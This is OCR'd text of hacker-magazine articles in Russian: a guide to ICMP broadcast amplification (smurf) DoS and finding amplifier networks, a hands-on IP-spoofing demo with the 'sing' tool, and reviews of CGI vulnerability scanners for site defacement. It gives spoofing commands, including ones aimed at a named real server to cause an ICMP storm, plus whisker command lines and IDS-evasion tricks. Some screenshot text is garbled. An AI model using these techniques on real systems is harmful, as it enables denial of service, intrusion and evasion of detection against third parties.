
ПОДМЕНА РОЖДАЕТ УМНОЖЕНИЕ.

Хакеру Пете все мало, поэтому он отправляет ICMP эхо-запрос с твоим адресом для целой сети. То есть хакерский эхо-запрос с твоим адресом получат все компьютеры сети. И каждый честный компьютер постарается ответить на такой запрос. Ответы на хакерский запрос получишь ты, и ответ будет не один. Количество хакерских ICMP эхо-запросов умножается на количество компов в сети, так получается количество ICMP эхо ответов.

Эффект превосходит все ожидания, так как флуд идет по толстому каналу, и хакера найти невозможно. Получается, что DoS умножение - один из вариантов распределенной атаки, когда тебя отакуют сразу несколько компов. Не имей сто друзей, а умей пинговать.

ОДНО МАЛЕНЬКОЕ "НО".

Дело в том, что во время перемножения сетка-умножитель тоже перегружается. Да еще потом приходят дяденьки в масках и начинают рыться в логах. Админам, понятное дело, это не нравится, и они настраивают шлюз так, чтобы он не пропускал ICMP сообщения для всех компьютеров сети. Другие бородачи вообще отключают ICMP или ограничивают количество ответов на ICMP до 5-10 в минуту. Поэтому хакеру придется поискать сетку, в которой разрешены ICMP сообщения для всех машин.



ЧТО ТАКОЕ ІР АДРЕС?

Это что-то типа телефона только в интернете. Если ты хочешь обратиться к компу, ты должен знать его IP. По IP можно найти человека в сети и привлечь его к ответственности. IP состоит из четырех байт. Каждый байт состоит из восьми бит. IP адрес обычно записывают с помощью четырех десятичных чисел: каждый байт — десятичное число.

Чтобы научиться пинговать группу компов ты должен научиться переводить IP в двоичный вид. Я не буду напрягать тебя дискретной математикой, просто открой стандартный микрокалькулятор, который есть в любом Windows. В меню View(вид) нужно выбрать scientific(научный), тогда калькулятор станет раза в 3 больше и там появятся функции перевода из одной системы счисления в другую. Допустим, ты решил перевести число 255 в двоичный вид. Набираешь на калькуляторе 255 и ставише талочку BIN(Binary), тогда твое число переводится в двоичную систему и записывается как нули с единицами: 255DEC=1111 1111BIN. Чтобы перевести 8 единиц в десятичную систему, нужно поставить галочку DEC(decimal).

Hy, теперь переводи IP адрес 192.168.0.91 в двоичную. 192DEC=1100 0000BIN 168DEC=1010 1000BIN 0DEC=0000 0000BIN 91DEC=0101 1011BIN

Адрес 192.168.0.91 в двоичном виде будет: 1100 0000.1010 1000.0000 0000. 0101 1011.

КАК ПОСЛАТЬ ЗАПРОС

ВСЕМ КОМПЬЮТЕРАМ СЕТИ?

КАК УЗНАТЬ АДРЕС СЕТИ ПО IP?

Есть три основных типа сети A, B и C. Определить их просто, если перевести первый байт IP адреса в двоичный вид. Если адрес начинается на 0- это A, если на 1- B, и если на 11- C. Широковещательные адреса, по которым можно обратиться ко всем компьютерам сети, будут такими:

Для сети A: XXX.255.255.255 Для сети B: XXX.XXX.255.255 Для сети C: XXX.XXX.XXX.255

XXX — это адрес сети, который может быть любым числом от 1 до 254, с некоторыми исключениями. То есть, ты сначала определяешь тип сети по первому байту, а потом, в зависимости от класса сети, заменяешь хвост адреса на двоичные единицы (255 в десятичной системе).

КАК УЗНАТЬ АДРЕС ПОДСЕТИ ПО ІР?

Все так просто, если сеть не разбита на подсети. Иначе задача усложняется до геморроидальности. Тебе нужно выяснить, какая часть IP адреса относится к адресу сети, а какая - к адресу компа. Если для стандартных сетей класса A, B, C длина этой части стандартная, то для подсетей она может быть любой.

Сети разбиваются на подсети с помощью маски, и ты можешь отправить ICMP запрос на получение маски подсети по IP адресу. Маска подсети поможет тебе вычислить широковещательный адрес для данной подсети.

Допустим

адрес: 192.168.0.70

маска подсети: 255.255.255.192

Переводим в двоичный вид:

Адрес: 1100 0000.1010 1000.0100 0110
Маска: 1111 1111.1111 1111.1100 0000
Сеть: 1100 0000.1010 1000.0100 0000
Широковещательный: 1100 0000.1010 1000.0111 1111

Часть IP адреса, помеченная единичками в маске подсети, и есть адрес подсети. А там, где у маски стоят нули, у IP стоит адрес хоста или интерфейса в этой подсети. Чтобы обратиться ко всем адресам этой подсети (широковещательно), нужно к адресу подсети добавить хвост из единичек. То есть все единички на месте адреса хоста означают все адреса. Видишь, я под адресом подписал маску. Там где под адресом в маске стоят единицы, ты оставляешь адрес, а там где стоят нули, записываешь единицы. Так получается широковещательный адрес.

Теперь переводим полученный широковещательный адрес в десятичный вид: **192.168.0.63**. Можно было получить то же самое, если бы мы вычли 255-192=63. Но не во всех случаях можно так легко догадаться.

ЧТО ДЕЛАТЬ, ЕСЛИ НЕ УДАЕТС УЗНАТЬ МАСКУ?

Остается перебирать широковещательные адреса, благо их не много.

Например, адрес **192.168.0.70**. Маску мы не знаем, хотим узнать широковещательный адрес.

Переводим в двоичный вид первый байт IP адреса: 192DEC=1100 0000BIN. УРА! Адрес начинается на 11, значит эта сеть класса С, значит первые три байта сетевые, значит маска будет от 255.255.255.0 до 255.255.255.252.

Переводим в двоичный вид:

Адрес: 1100 0000.1010 1000.0100 0110 Широковещательный1: 1100 0000.1010 1000.0100 0111 Широковещательный2: 1100 0000.1010 1000.0100 1111 Широковещательный3: 1100 0000.1010 1000.0101 1111 Широковещательный4: 1100 0000.1010 1000.0111 1111 Широковещательный5: 1100 0000.1010 1000.1111 1111

Метод подбора простой: хакер постепенно заменяет последний байт адреса единичками и пробует широковещательно пропинговать. По сути, хакер просто сканирует сеть на наличие широковещательного отклика. Во многих сетях и подсетях широковещательный ICMP эхо запрос отключен для безопасности. Но обязательно найдутся сети, в которых забыли отключить эту фичу. Такая сеть будет работать как умножитель DoS атаки.

КАК ОПРЕДЕЛИТЬ ТОЛЩИНУ КАНАЛА?

Для атаки DoS очень важно, чтобы канал жертвы был намного уже канала, с которого атакуют, поэтому хорошо бы узнать, на каком канале висит сервер или пользователь. Нужно узнать кто провайдер. Это можно сделать с помощью команды tracert, или с помощью Unix команды Whois, на сервере провайдера или фирмы. Нужно проанализировать инфу о том, какой канал у провайдера, какой канал у фирмы, какие шлюзы задействованы.

Можно, конечно, прикинуть по косвенным признакам толщину канала чужой сети или сервера, но многие фирмы честно пишут какой у них канал. Если пользователь сидит на модеме, то канал не больше 15 килобит в секунду. Если хачат домашнюю сетку, или небольшой офис, или институт,

то канал, скорее всего, от 128 килобит в секунду до 2 мегабит в секунду.

Если на домашнем сайте владельца сети ты видишь такие умные цифры, как E1, E2, E3, T1, T2, T3, то, значит, использованы высокоскоростные каналы европейской или американской цифровой иерархии.

Скорости каналов европейской цифровой иерархии:

Е1 = 2048 Килобит в секунду

Е2 = 8448 Килобит в секунду

Е3 = 34368 Килобит в секунду

Е4 = 139246 Килобит в секунду

Скорости каналов американской цифровой иерархии:

T1 = 1544 Килобит в секунду T2 = 6312 Килобит в секунду

Т3 = 44736 Килобит в секунду

на дорожку!

Итого, хакеру нужно разобраться с протоколом IP(Internet Protocol), с его адресацией и заголовками. Нужно научиться определять адреса сетей и подсетей, вычислять широковещательный адрес подбором и по маске подсети. Придется разобраться с классами сетей. Полезно будет изучить протокол ICMP(Internet Control Message Protocol), и разобраться с эхозапросами/ответами, с определением маски подсети по IP адресу.

Эти знания помогут хакеру использовать возможности Интернет для изобретения самой зверской на свете атаки DoS.

I



SPOOFING

спуф для DoS'a

uUcp (uucp@xakep.ru)

ЧТО ТАКОЕ ІР СПУФИНГ?

IP - самый базовый протокол в стеке TCP/IP, все остальные протоколы являются надстройками над ним, поэтому вынуждены играть по его правилам. А по правилам протокола IP, пакет, передаваемый по сети, должен иметь поля source IP (адрес отправителя) и destination IP (адрес получателя). Врать не буду - точно не знаю, но если не все протоколы, то во всяком случае те из них, которые используются для клиент-серверных сеансов связи, в обязательном порядке должны придерживаться этой инструкции. Иначе ничего работать не будет: если нет адреса получателя, то неизвестно, куда такой пакет слать, если нет адреса отправителя - непонятно, зачем этот пакет пришел, так как невозможно на него ответить (некуда!). Итак, любое сетевое устройство (будь то получатель или что-нибудь промежуточное), получив пакет, всегда знает, от кого и к кому он идет. Подытожили, блин;).

Теперь давай подумаем, а каким образом source IP и destination IP попадают внутрь пакета? Ну, они записываются в пакет программным кодом, который этот пакет формирует. А откуда они берутся? Destination IP задает пользователь (или приложение, или что-нибудь еще вариантов куча, все не перечислишь), когда вводит, скажем, "telnet 127.0.0.1" (в данном случае - destination IP=127.0.0.1), а source IP берется автоматически из настроек системы. Ок, теперь мы знаем, что в каждом пакете есть destination IP и source IP, а также как они в этот самый пакет попадают. А теперь я скажу, что такое ip spoofing (да ты и сам, наверное, уже знаешь ;)). Ip spoofing - это подмена реально source ІР в пакете на ложный. То есть комп шлет пакет (много пакетов), а в поле "адрес отправителя" ставит не свой IP, а чужой (или вообще не существующий). Вот тут-то и начинается веселье: Инет построен так, что проверить достоверность указанного в пакете source IP очень сложно. На этом и построено огромное количество разрушительных DoS-атак. Например, DoS-умножение и циклические пакетные шторма.

КАК ЭТО ДЕЛАЕТСЯ?


Хватит теории, давай перейдем к конкретным действиям :). Теоретически существует два способа подменить source IP в пакете: изменить IP своей системы на нужный, чтоб он автоматически добавился в пакет, когда тот будет формироваться, или сформировать пакет самостоятельно, записав в него какой угодно source IP. Второй способ значительно лучше, если не сказать, что первый вообще очень сомнительный. Дело в том, что, вопервых, ІР, на который перенастраивается система, должен быть свободен, а во-вторых, ответы будут приходить на этот же IP, а он уже стал ІР`шником нашей системы - это уже не спуфинг. Так что катит только первый способ. Но, как обычно бывает в таких случаях, он гиморный :(. Если делать все правильно, придется компилировать, программировать и т.д. Если это тебя не пугает, поищи на поисковиках следующие вещи: ipspoof.c, IP-spoof-2.txt, spoofit.h, spoof.c. Это исходники и библиотеки на сиях, реализующие спуфинг. Разобраться будет сложно, так как все эти проги ориентированы на спуфинговые атаки, при которых атакующий не просто отправляет пакеты не со своим родным ІР внутри, но и продолжает поддерживать связь с атакуемым, постоянно выдавая себя за другого. При DoS-атаках это не требуется достаточно просто отправить пакеты, не заботясь об их дальнейшей судьбе (главное - отправлять их постоянно и побольше;)). Так что то, что лежит в этих исходниках, на порядок сложнее того, что нужно нам. Спрашивается: зачем себя мучить, ломая лишний раз голову над Эй, перец, ты уже проникся DoS'om, читая этот наш номер? Если да, то, наверное, уже догадался, что многие DoS-атаки работают только благодаря ір spoofing'y. Без спуфинга нельзя провести DoS-атаку с умножением, невозможно устраивать пакетные шторма в сети и т.д. Короче, спуфинг штука очень важная, и не зная, что это такое, как работает и как реализуется, далеко не уедешь ни в одной области net security, в том числе и в DoS-атаках. Так что вникай пригодится;).

сложными проблемами, если можно воспользоваться уже готовыми тулзами? Согласен, разобравшись с spoofit.h и ipspoof.c один раз, всегда можно будет написать конкретную прогу для конкретных целей, и это будет правильнее, чем пользоваться уже готовыми тулзами. Но бошка ведь тоже не железная и имеет свойство раскалываться, если всегда все делать по максимуму правильно и дотошно:). Так что давай сделаем так: кодинг я оставлю на твое усмотрение, а сам тебе расскажу про проги, при помощи которых можно спокойно спуфить и устраивать злейшие DoSатаки, особо не напрягаясь.

SING-1.1

Что нужно, чтоб организовать DoS-умножение? Правильно, отправить какой-нибудь пинг на широковещательный адрес здоровенной сети, подменив в нем source IP на айпишник жертвы. Стало быть, нужна такая прога, которая умеет отправлять ICMP-пакеты, подменяя в них адрес отправителя. Такая прога есть:). Называется sing и имеет текущую версию 1.1. Скачать можно тут: http://download.sourceforge.net/sing/. После даунлода архивчик надо распаковать, а полученный исходник отконфигурировать (./configure), откомпилировать (make) и проинсталлировать (make install) - если тебя все это парит, скачай какую-нибудь грт ку (или какой у тебя там дистриб линя?). Теперь прогу можно вызвать, набрав в командной строке "sing". Sing - это сетевая тулза, умеющая формировать практически любые ICMP-пакеты, спуфить адрес в них и даже определять удаленную ОС (последнее вряд ли может пригодиться, так как есть птар, который великолепно справляется с этой задачей). Итак, sing установлен: первым делом ввожу:

sing 127.0.0.1



Отлично, пропинговалось. Теперь попробую поспуфить:

sing -S 127.0.0.2 127.0.0.1



Вроде все хорошо - спуфенный пинг прошел (пакеты вернулись, т.к. я пока использую loopback). Но мне хочется проверить, все ли ок. Давай я запрещу файрволу пропускать любые пакеты с **127.0.0.1**, попробую пропинговаться обычным ping`ом (который, естественно, все будет слать с **127.0.0.1**), а потом попробую пролезть через файрвол sing`ом, меняя **127.0.0.1** на **127.0.0.2**. Ввожу:

ipchains -A input -s 127.0.0.1 -j DENY ipchains -L

и вижу, что теперь все пакеты с 127.0.0.1 отбрасываются.

```
| rootBlocalmost mootP pormains -m input -m 127,0,0,1 -2 MERT |
| rootBlocalmost mootP pormains -L |
| Chain input tpoling ACLUT1: |
| Larget prot tan | pormains |
| Main input tpoling accurate, incatemain engalests |
| Road Parameter | Pormains |
| Chain input tpoling accurate, incatemain engalests |
| Chain input tpoling accurate; |
| Chain i
```

Пингую обычным ping`ом:

ping 127.0.0.1

Восемь пакетов ушло, вернулось - ноль. Естественно, ведь файрвол все блокирует.

Теперь то же самое, но sing`ом и со спуфом:

sing -S 127.0.0.2 127.0.0.1

Опппа!!! Все получилось! Sing обдурил файрвол, прикинувшись, что пакеты идут с **127.0.0.2**, а не с **127.0.0.1**, который блокируется!

```
Irost@incalhost root!# sing -5 127,0,0,2 127,0,0.1
SinGing to 127,0,0,1 (127,0,0,1); 16 data bytes
16 bytes from 127,0,0,1; seq=0 til=255 103=0 time=0.420 ms
16 bytes from 127,0,0,1) seq=0 til=255 103=0 time=0.232 ms
16 bytes from 127,0,0,1) seq=0 til=255 103=0 time=0.230 ms
--- 127,0,0,1 sing statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.230/0.301/0,430 ms
[root@incalhost root!#
```

А пакеты вернулись потому, что я использовал loopback: моя система слала ответы на **127.0.0.2**, но они пришли к ней же обратно, так как это, как и **127.0.0.1**, тоже ее петлевой адрес. Хорошо, теперь попробуем проделать то же самое с удаленной системой. Я буду иллюстрировать все на примере сервака m-net.arbornet.org (да не обидятся на меня его

админы ;)). Сначала просто пингую (ping` ом или sing` ом без спуфа - все равно):

ping m-net.arbornet.org

Сервак отвечает - все хорошо.

А теперь отправляю серваку несколько пакетов, типа от него же самого (так вызываются циклические ICMP-штормы: сервак получает пакеты вроде как от себя, отвечает на них самому же себе, и так много раз, пока не наступит 3.14zDoS):


sing -S m-net.arbornet.org m-net.arbornet.org

Отправлено одиннадцать пакетов, вернулось - ноль. Естественно, сервак отвечал на мои пакеты самому себе, поэтому мне ничего не пришло. И не надо :).



Как видишь, все сработало:). Можно досить спуфом, не ковыряясь во всяком коде! Не думаю, что мои пакеты могли нанести arbornet`у какойлибо ущерб - во-первых, их было слишком мало, во-вторых, на арборнете сидят грамотные админы, и они, наверное, догадались настроить систему так, чтоб она не отвечала на свои собственные ICMP-пакеты;). Тем не менее, мы с тобой, приятель, разобрались в довольно гиморном вопросе. Надеюсь, тебе понравилось;). До новых встреч, и удачных тебе экспериментов в net security!!!





B NOUCHAH BAHAHTHЫH DЫP...

обзор cgi-сканеров

Сегодня я расскажу тебе о так называемых сді-сканерах. Как ты уже, наверное, знаешь, абсолютное большинство дефейсов делаются именно через дырявые сді шки, и обойти такую мазу стороной мы в этом номере никак не могли :). Принцип работы очень прост - сканер, имеющий свою базу данных бажных сді шек, коннектится к серверу, адрес которого ему скармливает хацкер, и начинает перебирать все скрипты на серваке. Если какой-нибудь из них совпадает со скриптом из базы сканера, то сканер сразу сообщает об этом хацкеру. Все, ему остается только найти описание дырки в этом скрипте и цинично ею воспользоваться;).

Скрыпников Сергей aka Slam (slam@soobcha.org)

При сканировании сервер может возвращать различные значения, если тебе попалось 200 (ОК), то считай, что тебе повезло, но не спеши радоваться, так как многие администраторы делают так, что если ты неправильно обратился к какому-то адресу сервера, то сервер тебя вернет на главную страницу. Поэтому при скане все уязвимости в твоем сканере могут выдать везде 200. В общем, если сканер тебе выдал 200 [ок], то проверяй, что там лежит. Если же он выдает 200 [ок] на все, то это засада...: (. Лучше оставить такой сервак в покое либо отказаться от сgi-скана на нем, либо исхитриться как-нибудь еще.

FUCK'EM ALL

Итак, думаю, ты заинтересовался cgi-сканированием, и я приступаю к самому интересному - обзору самих этих чудо-вещичек.


Xspider

Интерфейс: русский Размер: 733 Кб

Количество скриптов: 2835 (для версии 6.02)

<u>Качать:</u> www.xspider.ru

<u>ОСь:</u> all win32



Вот такой вот он][паук ;)

Помимо CGI сканера, XSpider включает в себя дополнительные утилиты:

- простые сканеры (TCP и UDP портов)
- сканер безопасности
- определитель исходящего трафика на удаленном компьютере
- WhoIs сервис
- проверка анонимности прокси-сервера
- TCP и UDP клиенты
- работа и удаление почты на сервере


А вот, что пишет сам автор о своей программе: «Одними из отличительных особенностей XSpider-а являются:

- многочисленные ноу-хау, используемые в поиске уязвимостей
- интеллектуальный подход к распознаванию сервисов
- уникальная обработка RPC-сервисов всех стандартов с их полной идентификацией
- анализатор структуры и метод интеллектуального распознавания уязвимостей веб-серверов
- постоянное обновление

- бесплатное распространение (для российских пользователей)
- поддержка нескольких языков»

Сді-сканер включает в себя сканер веб-серверов, который осуществляет сканирование удаленного веб-сервера уязвимых скриптов. Содержит базу известных скриптов и Brute словарь. Позволяет сканировать через анонимный прокси-сервер, включать в запрос к серверу поле Refer, которое показывает, откуда пришел запрос на веб-сервер (по умолчанию стоит www.microsoft.com;)), маскировать запросы к серверу, чтобы сканирование невозможно было обнаружить с помощью IDS (Intrusion Detection System).

Теперь приступим непосредственно к сканированию, думаю, что вопросов типа «Как начать скан?» у тебя не возникнет. Скорость работы не очень (мягко сказано;)) обрадовала, так сервак www.мелкософт.ком он у меня просканил за 59 мин. 33 сек. (при моем-то диалапе на 31200;)).



Впечатляет ;)

Итог: получился неплохой сканер, главное - он сделан нашими соотечественниками, так что переорганизовывайся в патриота и ставь Xspider себе на винт. Правда, только для сgi-скана он не очень подходит, т.к., еще раз повторю, делает все очень медленно ;(.

Оценка: 3 (ну тормоз он ;)).

VoidEye

<u>Интерфейс:</u> english <u>Размер:</u> 328 Кб

Количество скриптов: 119 (для версии VoidEYE 2000 v0.4b4)

<u>Качать:</u> www.void.ru

<u>ОСь:</u> all win32

С помощью уязвимого сді-скрипта можно сделать очень многое: иногда даже получить полный доступ к системе. Делается это путем передачи скрипту параметров, которые скрипт обрабатывает неправильно. Вообще, обычно все уязвимости в сді-скриптах появляются из-за того, что автор не рассчитывает на то, что его скрипт будет использоваться не по назначению.

В ПОИСКАХ ВАКАНТНЫХ ДЫР...

А вот так тебе может ответить сервак:

[Switching Protocols]

[Continue]

[OK]

100

101

200

Тоже прога, которая написана нашенскими;). Но это чистый сді-сканер (об этом можно догадаться и по размеру проги). Из возможностей можно отметить добавление своего эксплойта в базу данных и удаление оного из нее же, возможность скана серваков из списка либо скан диапазона IP-адресов, смену скина (непонятно только, зачем это надо - прим. ред.).



В установках ты увидишь флажки «Use Anti-IDS tactics». Это позволяет обходить стандартные системы обнаружения атак. К примеру, большинство современных серверов воспринимают URL, где символы заменены соответствующими им hex-кодами, т.е. запросы /cgi-bin/phf и /%63%67%69%2D%62%69%6E/%2F%70%68 - одно и то же, но никак не с точки зрения IDS. Также можно попробовать заменять / на /./ - что одно и то же. Вот что нового в версии b4:

Исправлен баг, в результате которого сканер сканировал «мертвые» подсети до упора. Исправлен баг, от которого сканер иногда не работал через прокси. Добавлена возможность создавать СОБСТВЕННЫЕ (!) скины.



И на это всего три минуты ;)

При использовании очень порадовала скорость работы, программа загребает весь трафик под себя и работает на полную мощность, так что ее можно посоветовать тем, у кого мало времени на взлом сайта (хотя... если у тебя мало времени/плохое настроение/родила кошка или подружка, то лучше вообще не садись за сканирование, т.к. в принципе процесс deface сайта требует больших мозговых и физических вливаний (и выливаний;)).

Итог: хороший сканер ;). **Оценка:** 5 с минусом ;).

D@MNED CGI Scanner

Интерфейс: русский и english

<u>Размер:</u> 363 Кб

Количество скриптов: 177 (для версии 2.01)

<u>Качать:</u> www.cc.f2s.com

<u>ОСь:</u> all win32


Сканнер от команды nitrOgear (X в каком-то из номеров уже писал об этой команде). Очень неплохой сканер, есть функция «шпион» - по введенному хосту или ір - показывает доступную информацию, включая тип сервера и полный заголовок, расположение главной страницы на сервере.

нольны запольовок, расположение главной стратици на сервере. Есть возможность сканировать просто подсеть, самому пополнять базу уязвимостей, настраивать сканер для использования прокси.

```
201
       [Created]
202
       [Accepted]
203
       [Non-Authoritative Information]
204
       [No Content]
205
       [Reset Content]
       [Partial Content]
206
300
       [Multiple Choices]
301
       [Moved Permanently]
       [Moved Temporarily]
302
303
       [See Other]
304
       [Not Modified]
305
       [Use Proxy]
       [Bad Request]
401
       [Unauthorized]
       [Payment Required]
402
403
       [Forbidden]
404
       [Not Found]
405
       [Method Not Allowed]
406
       [None Acceptable]
407
       [Proxy Authentication Required]
408
       [Request Timeout]
       [Conflict]
409
410
       [Gone]
411
       [Length Required]
412
       [Unless True]
500
       [Internal Server Error]
501
       [Not Implemented]
502
       [Bad Gateway]
503
       [Service Unavailable]
504
       [Gateway Timeout]
```

Закладка Scanner log - по-моему, в комментариях не нуждается;). Возможно копировать строки, сохранять лог в файл.

Закладка Scan list -серваки, которые ты желаешь сегодня ночь... ровно в 12.00 при полнолунии... эээ... отсканировать. Можно загрузить список из файла, сохранить или редактировать. Поддерживается также сканирование подсетей класса «С» (например: 242.50.42.*). Если установлен флаг «скан подсети», то содержимое скан-листа игнорируется и сканируется подсеть.



Вот такой вот он дэцээс

Закладка CGI holes - это список cgi-уязвимостей. Можешь добавить их еще из файла, при этом будет произведена проверка на дубликаты, и уязвимости будут выстроены в алфавитном порядке.

Закладка Get info - показывает тип сервера и полный заголовок, включая расположение первой страницы на сервере.

Закладка Options - опций всего две;). Можно пользоваться проксей и настраивать месторасположение директории со скриптами (cgi-bin по дефолту).

Проверим его в деле:

Первое впечатление после работы: «Вау! Как все быстро работает!». Скорость НАМНОГО быстрее, чем у Xspider'а, и немного быстрее, чем у VoidEye. Т.е., можно сказать, абсолютный чамп по скорости.



В ПРОДАЖЕ **С 25 ДЕКАБРЯ**



COVER STORY

TRON 2.0

Monolith достала из хранилища фильм 20-летней давности и дала ему вторую жизнь в виде компьютерной игры.

РУКОВОДСТВО ПО ПОКУПКЕ РОЖДЕСТВЕНСКИХ ПОДАРКОВ

Не покупайте дурацких подарков! Следуя нашим рекомендациям, вы сможете подобрать для своих родных и близких самые лучшие РС-игры и игровые железяки, и этот Новый год станет самым счастливым в их жизни!


SPECIAL

в этом номере два российских проекта: глобальное PRG "ПОГРАНИЧЬЕ" и первый русский MMORPG "СФЕРА".

TECH

Добавь игровой конвейер. Записывающие CD-R. Nostro n30 GameMouse. Ziv 2. Игры на огромном экране.Игровой монстр. Графические платы: бей монстров!

А также: preview, review, Loading, советы по прохождению игр, топ 20, И гровой трубопровод, Российский игровой трубопровод и т.д.



Вот это то, о чем я писал вначале статьи

Итог: Слишком уж все просто, нету никакого общения с юзверем. **Оценка:** 4.

x2crew Cgi Checker


Интерфейс: русский Размер: 229 Кб

Количество скриптов: 1148 Качать: www.x2crew.net

OСь: all win32



Опять (не опять, а снова;)) сканер на привычном нам русском языке. Из функций можно отметить работу через прокси-сервер, возможность загружать свой багз-лист и сохранять результаты сканирования в отдельный файл. А так больше никаких наворотов, все довольно скромно и понятно.



Неплохие результаты при достаточно большой скорости

Итог: Есть и лучше. **Оценка:** 4.

WHISKER

Интерфейс: хм... интерфейс?


Количество скриптов: 130 (для версии 1.0)

<u>Качать:</u> http://www.wiretrip.net/rfp/

OCь: Любая (!!!)(нужна поддержка Перла (для Win - winperl или activeperl))

(game)land





Как утверждает автор программы, сканер использует гибкое веб-сканирование (пока только для *nix систем). Также в сканер включена функция анти-IDS, и, опять же как утверждает автор, во время бета-тестирования программы с включенным режимом система ни разу не была засечена кем-либо.

В этом сканере, можно сказать, присутствует проявление интеллекта: например, он не будет проверять на предмет .asp в IIS, не будет смотреть на .htr на серверах Апачи, не будет искать скрипты в /cgi-bin/*, если узнал, что /cgi-bin/ вообще не существует. Также у него всегда идет проверка на ложные находки, используя метод 'fingerprinting' (помнишь, я говорил об этом в начале статъи, что иногда сервер и возвращает 200 [ok], но это ложное срабатывание, так вот с этим сканером, если у тебя появилось 200 [ok], то считай, что все в твоих руках... ну, или еще где-нибудь;)).

Усач способен провернуть целых девять способов наколки сервера, чтобы его админ не заподозрил о произошедшей атаке. В отличие от большинства CGI-сканеров, Whisker в силах проверять CGI не только HEAD-методом, но и тремя вариантами GET-запросов.

Сканер автоматически определяет веб-сервер, который стоит на атакуемом хосте. База серверов содержит 90(!) позиций (не хило, да?). Также в нем встроено много опций, например, чтение птар, поддержка виртуального хоста, прокси и много других.

Вот ключи для запуска проги:

- **-п** ввод данных в формате nmap
- **-h** сканирование одного домена или IP-адреса
- -Н сканировать лист-адреса

Пример: perl whisker.pl -H list.txt

-F многопоточные сканирование

<u>Пример:</u> perl whisker.pl -h www.microsoft.com -F 100 (запустит 100 потоков сканирования, хотя больше 50-и на диалап запускать не стоит).

- -s указывает на файл с дырявыми CGI-скриптами (по дефолту scan.db)
- -d Debug режим ты постоянно в курсе того, что делает твой сканер
- -**W** выплывает результат в HTML
- **-I** вести логи
- -а для сканирования запароленных ресурсов

Пример: perl whisker.pl -h members.lolitas.nu. -a loginname:password

-Р файл с паролями (WordList) для перебора оных с целью получения доступа к запароленным ресурсам (хороший файл с паролями можно утянуть тут: http://hakersclub.com/km/files/password_cracker/wordlists/hh_dictall.zip, 21 Mb)

Чтобы сервак нас не засек (вернее, админ сервака), в этом сканере можно заюзать следующие фичи:

URL encoding. Для веб-сервера неважно, в каком виде ты запрашиваешь урл странички: будет ли это index.htm или % 69 % 6E % 64 % 65 % 78 % 2E % 68 % 74 % 6D - одно и то же.

Directory insertion. В принципе то же самое, что и выше, но тут кодируется не весь URL, а только его часть.

Fake parameter. К адресу скрипта прибавляется никому не нужный аргумент.

Tab separator. Не работает на NT/IIS! Вся суть заключается в том, что большинство серверов не обращает внимания на символ табуляции, поэтому его можно натыкать в URL сколько угодно.

В ПОИСКАХ ВАКАНТНЫХ ДЫР...

Case sensivity. INDEX.HTM = index.htm, для выньдоса пофиг. **Session splicing.** Разрыв сессии.

Итог: Очень клевый сканер. Однозначно Must Have! **Оценка:** Твердая, уверенная пятерка.

THE END

